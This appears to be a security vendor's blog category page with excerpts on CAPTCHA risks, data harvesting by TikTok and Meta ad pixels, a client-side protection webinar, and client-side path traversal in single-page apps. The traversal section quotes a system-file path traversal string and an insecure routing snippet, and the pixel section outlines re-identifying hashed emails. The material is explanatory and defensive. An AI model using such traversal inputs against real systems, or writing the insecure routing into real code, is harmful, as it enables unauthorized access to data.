

Category: Client-Side Security

The Security Risks Associated With CAPTCHAs

The cybersecurity field depends heavily on CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart), which has proven its importance for many years. CAPTCHAs operate as a digital wall system to stop robotic attack attempts while allowing genuine human users to secure specified web services. The security tool known as CAPTCHA evolved from text-based methods into contemporary reCAPTCHA systems.

The rise of advanced cyber threats has raised doubts about the effectiveness and security measures of CAPTCHA systems. CAPTCHA partially mitigates security risks, but the technology also presents an attractive attack target, introducing multiple security and usability difficulties. This paper examines undisclosed security hazards in CAPTCHA alongside their claimed protection strength assessment.

Understanding CAPTCHA and Its Role in Security

CAPTCHAs were first introduced in the early 2000s as a solution against automated website interaction brought by bots. Each CAPTCHA test consists of difficulty levels that minimize the ability of machines to mimic human perception activities.

CAPTCHAs serve as a protective barriers that allow humans to continue while blocking computerized systems.  This protection is crucial for numerous online scenarios:

  • Preventing automated account creation and spam registration

  • Protecting login systems from brute force attacks

  • Safeguarding forms from spam submissions

  • Preventing automated scraping of content

  • Securing ticket sales and limited-quantity purchases from bots

  • Protecting polling and voting systems from manipulation




The foundation of CAPTCHA effectiveness depended historically on what computers could not perform as well as people did. CAPTCHA functions as a security measures that deliver tests that computers find complex, while human users can solve them easily. Various versions have been developed throughout time, which include:

Text-based CAPTCHAs

Beyond Analytics: The Silent Collection of Commercial Intelligence by TikTok and Meta Ad Pixels

TikTok and Meta’s tracking pixels are quietly harvesting personal data, granular checkout interactions, and detailed commerce intelligence from the websites that implement them. The collection is going far beyond what ad attribution requires, creating serious privacy compliance risks and competitive disadvantages for the businesses involved. 


Jscrambler conducted a runtime analysis of the ad pixels used by TikTok and Meta on actual websites, revealing that their default behavior requires immediate attention from every organization that employs them. The analysis focused on large companies in the retail, hospitality, and healthcare sectors. However, it’s worth noting that most businesses with an online presence use these tracking pixels on their websites.

Tracking pixels were once just a small snippet of code on a webpage to confirm an ad impression or to log a visit. Almost all websites use them to track user behavior, measure ad performance, and optimize marketing efforts. These pixels let businesses see which ads drive traffic, conversions, or sales, and provide data to retarget users who showed interest but might not have completed a purchase. What many website owners likely don’t realize is that TikTok and Meta’s pixels go far beyond traditional tracking tags, collecting user emails, phone numbers, and addresses and turning seemingly anonymous browsing data into persistent, identifiable user profiles.

Shadow Profiling: How Pixels Build Persistent Identities


TikTok’s pixel creates three different data records for each user interaction: 

  • A primary event record of what the user did, such as viewing a product or adding to a cart 

  • A metadata record 

  • A performance record all connected using the same session ID 


When personal information like an email or phone number appears on a page, TikTok’s identity module processes it, normalizes it, and converts it into a SHA-256-style hashed identifier before sending it out. Meta takes a similar approach, hashing a wide range of fields, including first and last names, locations, and external identifiers. 

The hashes are deterministic, meaning they produce the same output for the same input each time. But because the hash is built from predictable data like emails and phone numbers, it is easy to re-identify them by matching those hashes against existing hashed data, or by hashing known contacts and comparing the results later. It effectively eliminates anonymization, allowing platforms to recover original user data and build long-term behavioral profiles without the users’ knowledge.


In practice, this is like a candidate-input matching process, where emails or phone numbers are compiled or generated, hashed, and then compared against the target hashes to find matches.

The Commerce Data Problem

Identity resolution is only part of the problem. Jscrambler’s research found that TikTok and Meta’s ad pixels methodically harvest detailed, product-level intelligence and entire customer journeys from merchant websites. Meta and TikTok’s requests routinely include product names, unit prices, quantities, currency, and total cart values. They also logged specific checkout actions such as AddToCart or AddPaymentInfo.  Meta’s telemetry even records the structure of checkout forms and buttons, providing insight into how a merchant’s site is built.
 

Merchants are unlikely to be aware of the extent to which their websites share data with these tracking pixels. While they might know that pixels collect basic conversion information, much of the detailed product-level, checkout-stage, and structural form data is automatically captured or passed through integrations like Shopify, with little visibility.  While businesses might think they are enabling only standard tracking, in reality, they are feeding third-party platforms with a deep, continuous view of their product catalog, pricing, and customer behavior that could potentially benefit larger rivals.

Data Privacy and Security Implications


The implications from a privacy compliance and sensitive data exposure standpoint should be very concerning for any organization using these pixels. Jscrambler found TikTok pixels capturing sensitive data even before a user had an opportunity to make a consent choice, and in some cases, even after a user had clicked “Reject All”. We observed TikTok capturing physical addresses entered into store-locator fields at major French and German retailers and transmitting the data back to its servers.

Figure 1 - Evidence of Meta (left) and TikTok (right) transmitting customer name and address data during checkoutFigure 1 – Evidence of Meta (left) and TikTok (right) transmitting customer name and address data during checkout


Meta’s pixel includes a feature called Automatic Events, which is enabled by default. The feature automatically scans page elements and captures information such as checkout interactions and visible payment card details, including the last digits, expiration date, and cardholder name. Since this is the default behavior and not an opt-in, merchants may not be aware that the pixel is collecting this information.  On separate sites, Meta captured recipients’ full names and delivery addresses when users selected address options during checkout. 

Figure 2 - Evidence of Meta collecting and transmitting card-related checkout metadata, including the last four digits and the cardholder's nameFigure 2 – Evidence of Meta collecting and transmitting card-related checkout metadata, including the last four digits and the cardholder’s name


TikTok’s pixel was observed exhibiting similar behavior, harvesting sensitive user data during the checkout process. This included partial payment card details and other personal data provided by the customer.

Figure 3 - Evidence of TikTok collecting and transmitting card-related checkout metadata, including the last four digits and the cardholder's nameFigure 3 – Evidence of TikTok collecting and transmitting card-related checkout metadata, including the last four digits and the cardholder’s name

Both TikTok and Meta’s pixel code can load and begin transmitting data before the website’s consent management system has time to block it, meaning information can leave the browser before the user’s choice is applied.  Even more concerning is that data may be transmitted in cleartext—occasionally within the request URL itself—exposing sensitive information to browser histories, server logs, intermediaries, and debugging tools.


This vulnerability stems not only from the pixel’s data-collection methods but also from misconfigurations during its implementation or from issues with the website’s underlying architecture. Consequently, the attack surface is significantly broader than a surface-level analysis suggests.


Figure 4- Evidence of tracking activity prior to the user consent choiceFigure 4- Evidence of tracking activity prior to the user consent choice

The behaviors Jscrambler documented put websites in direct conflict with GDPR, CCPA, and other major privacy regulations. The potential violation triggers include consent failures, inadvertent personal data transmission, and financial or address data exposed in logs that outlast the original request. In addition, the exposure of partial cardholder data and address information increases the risk surface for identity theft and secondary data breaches.

From a competitive standpoint, merchants need to understand that the pixels they implement are not passive measurement tools. They are instead active data-collection systems that feed proprietary commercial intelligence — such as pricing, product mix, conversions, and customer behavior — directly into the same global advertising platforms that every other merchant on those platforms (including rivals) relies on. Larger rivals with bigger ad budgets could benefit because the more data the platform collects from all merchants, the better its targeting becomes. Often, better targeting favors those with the most budget to spend on ads.

Recommendations to mitigate runtime data risks

To manage these risks, organizations need to do considerably more than just review a pixel’s documentation. This involves auditing actual pixel configurations and implementing continuous monitoring to catch “scope creep” – where a third-party script begins collecting more data than originally intended.

To protect your organization and maintain user trust, consider the following recommendations to mitigate runtime data risks: 

  • Monitor Runtime Behavior: Use tools to gain visibility into pixel activity at runtime, with particular focus on the data they access, the data they collect, and how that information is transmitted to their servers.

  • Enforce Runtime Controls: Use tools to proactively restrict pixel access to sensitive fields and block unauthorized data exfiltration.

  • Disable AAM/Automatic Features: Manually disable AdvancedMatching and AutoAdvancedMatching flags if they do not align with your data governance policies.

  • Region-Aware and Consent Enforcement: Ensure pixels are loaded, blocked, or configured according to the user’s consent choices and applicable regional and sector-specific regulatory requirements.


It is the responsibility of every organization to ensure that the tracking pixels it implements on its website are configured correctly to close the gap between what it is permitted to do and what it is actually doing.

Client-Side Protection: Effectiveness vs Consolidation

Security leaders today face a familiar mandate: consolidate tools, reduce operational complexity, and improve efficiency. Web Application Protection Platforms (WAPPs) have emerged as a compelling answer, promising unified protection across WAF, API security, and bot management. As client-side attacks surge and compliance requirements evolve, an important question remains:

Can platform-based approaches deliver the depth of protection modern web applications require? This question is at the heart of Forrester’s latest research, The Rise of Web Application Protection Platforms, and it’s exactly what will be explored in Jscrambler’s upcoming webinar featuring Forrester, BT Group, and Marriott Vacations Worldwide.

A Missing Layer in Modern Web Security


Web applications rely heavily on dynamic client-side code and scripts to meet their business and marketing goals, supporting analytics, payment services, marketing integrations, and more.

These software supply chain-delivered scripts come from third parties, often unchecked, thereby expanding the web’s attack surface and exposing organizations to skimming attacks and data compromise. 

Client-side attacks – such as Magecart skimming, malicious third-party scripts, and web supply chain compromises – execute directly in the browser, beyond the visibility of traditional security controls. These attacks can:

  • Steal payment and personal data in real time;

  • Bypass WAFs and server-side monitoring entirely;

  • Persist undetected while impacting millions of users;

  • Create significant financial, operational, and reputational risk.



In addition, the browser has become the point of value creation.  The place where data currency is born.  Whether it’s sensitive data being entered into form fields, resulting in regulatory fines, or competitive information being leaked to third-party vendors in support of their services, the browser is now the center of gravity that must be prioritized. 

As data risk expands beyond the traditional edge, client-side protection is no longer optional; it is essential.

Consolidation vs. Depth



There’s an important reality: while WAPPs deliver operational efficiency through consolidation, their client-side protection often lacks the depth needed to address today’s most sophisticated browser-based threats.

WAPPs excel at:

  • Providing centralized visibility and management

  • Protecting server-side infrastructure and APIs

  • Streamlining operations through platform consolidation


However, client-side protection is often delivered as an add-on capability rather than as a purpose-built security layer. 

Additionally, WAPPs introduce notable concentration risks and potential vendor lock-in. Relying on a single provider for multiple security functions creates a “rip and replace” scenario if the relationship sours, the vendor’s roadmap fails to keep pace with the market, or the service quality declines. 

Specialized client-side protection solutions, on the other hand, are designed specifically to:

  • Continuously monitor client-side JavaScript execution

  • Detect malicious or unauthorized script behavior

  • Prevent digital skimming and Magecart-style attacks

  • Protect against web supply chain compromises

  • Provide the technical depth required to meet modern compliance standards


The takeaway is clear: efficiency matters, but effectiveness matters more.

PCI DSS v4 Has Raised the Stakes

Compliance requirements are accelerating the urgency around client-side protection. PCI DSS v4 introduces explicit requirements for:

  • Inventorying and monitoring client-side scripts

  • Detecting unauthorized modifications

  • Maintaining visibility into the integrity of browser-executed code

  • Defending against e-skimmers and other client-side threats


Meeting these requirements demands purpose-built client-side security capabilities rather than extensions of server-side protections that are often added as an afterthought. Organizations that rely solely on traditional platform controls may find themselves exposed not only to threats but also to compliance and data risks at higher overall cost.

Why Leading Enterprises Are Adopting Specialized Client-Side Protection


Security leaders are increasingly recognizing that client-side threats require dedicated protection.

The organizations leading this shift are prioritizing:

  • Proactive Risk Reduction: Neutralizing threats at the source to prevent data exfiltration before a breach can occur.

  • Continuous Compliance: Streamlining PCI DSS v4 adherence with automated controls and “audit-ready” reporting.

  • Granular Visibility: Eliminating blind spots by monitoring every script, extension, and third-party asset executing in the user’s browser.

  • Defense-in-Depth: Hardening the attack surface against sophisticated, modern techniques that bypass traditional perimeter defenses.

  • Specialized Subject Matter Expertise: Leveraging dedicated experts who provide deep, responsive support and specialized knowledge to handle rapidly evolving threats


Rather than replacing WAPPs, specialized client-side protection complements them—closing critical security gaps and strengthening overall defense.


Join Forrester, BT Group, and Marriott Vacations Worldwide for an Exclusive Webinar


To help security leaders navigate this evolving landscape, Jscrambler is hosting a webinar featuring Forrester analysts and enterprise security practitioners who are actively addressing these challenges. This is a unique opportunity to gain independent research insights alongside real-world enterprise experience.

Security platforms have transformed how organizations manage and deploy protection, but protecting users and businesses requires visibility and control where attacks actually occur: in the browser.

Client-Side Path Traversal in SPAs

Single-page applications (SPAs) are now an essential part of modern web development, delivering dynamic, responsive user experiences by loading a single HTML page and updating content via JavaScript. Nonetheless, they present security issues not found in other architectures because they use client-side logic, including client-side path traversal. This weakness allows attackers to use URL paths to fuzz for unauthorized routes or resources in an SPA, potentially disclosing sensitive data or bypassing security controls.
 

Understanding Client-Side Path Traversal


Client-side path traversal, also known as “on-site request forgery”, is a security vulnerability whereby an attacker exploits a weakness in the routing system of a single-page application (SPA) to access areas of the application that they are not authorized to access. It is as opposed to server-side path traversal, which uses manipulation of file paths (such as ../../etc/password) to access restricted files on the server. Conversely, client-side traversal focuses on the routing logic handled by frameworks such as React, Angular, and Vue.js.
 


Client-side routing handles navigation without full-page reloads, enabling SPAs. JavaScript determines which views to display based on the path. Unless this routing is appropriately secured, an attacker can manipulate URLs to access restricted pages, such as an admin dashboard or user data, without being intercepted. For example, a URL that includes /dashboard can be redirected to /admin if there are no access controls. 

Typical scenarios include: 

  • Direct URL manipulation: Users manually alter the browser’s URL to access restricted routes. 

  • Query parameter abuse: Adding malicious values in an attempt to abuse the query parameters of the URL to deceive the routing system. 

  • Insecure dynamic routing: Routes generated dynamically from untrusted input expose unintended endpoints. 


Technical Mechanisms in SPAs

SPAs rely on client-side routing libraries (e.g., React Router, Angular Router, Vue Router) to map URLs to specific components or views. These libraries use browser APIs like the History API to manage navigation, updating the displayed content without server requests. While efficient, this architecture can be exploited if the routing logic is not carefully designed.
 

If the application does not enforce access controls, an attacker could navigate to /admin by modifying the URL, potentially accessing the AdminPanel component. The reliance on client-side logic means the server may not be consulted to validate access, creating a vulnerability. 


Impact of Client-Side Path Traversal 

Client-side path traversal may seem like a minor issue at first, but its effects can be both short-term and long-term. Below are the key risks it introduces:

  • Unauthorized Access to Sensitive Details: Attackers may bypass the application’s standard navigation and authentication experience, enabling them to access hidden application routes, such as administrative pages, the user dashboard, or system settings. 

  • Exposure of Confidential Data: Insecure routes may expose personal user information, access tokens, or stored content that should be accessible only to authenticated users.

  • Circumvention of Client-Side Access Controls: When access control is implemented solely in frontend logic, attackers can use URLs to bypass these controls and potentially escalate their access. 

  • Launching Point for Compound Attacks: Path traversal can serve as a gateway to other vulnerabilities, including Cross-Site Scripting (XSS) or unauthorized API calls, leading to a more severe compromise. 

  • Compliance Violations and Reputational Damage: Sensitive data disclosure can violate privacy laws such as GDPR, CCPA, and HIPAA, leading to lawsuits and reputational harm. 


Causes of Client-Side Path Traversal 


Vulnerabilities in client-side path traversal often stem from a combination of routing logic and overreliance on client-side controls in Single Page Applications (SPAs). Common causes include:

  • Unvalidated URL Parameters: For route parameters (e.g., /user/id), accepting such parameters without necessary validation or sanitization allows an attacker to inject restricted values and access raw components or data. Insecure Dynamic Routing: Route building based on the user input, say navigate(“/” + userInput) will reveal routes accidentally showing internal pages that should not be accessed by the user. 

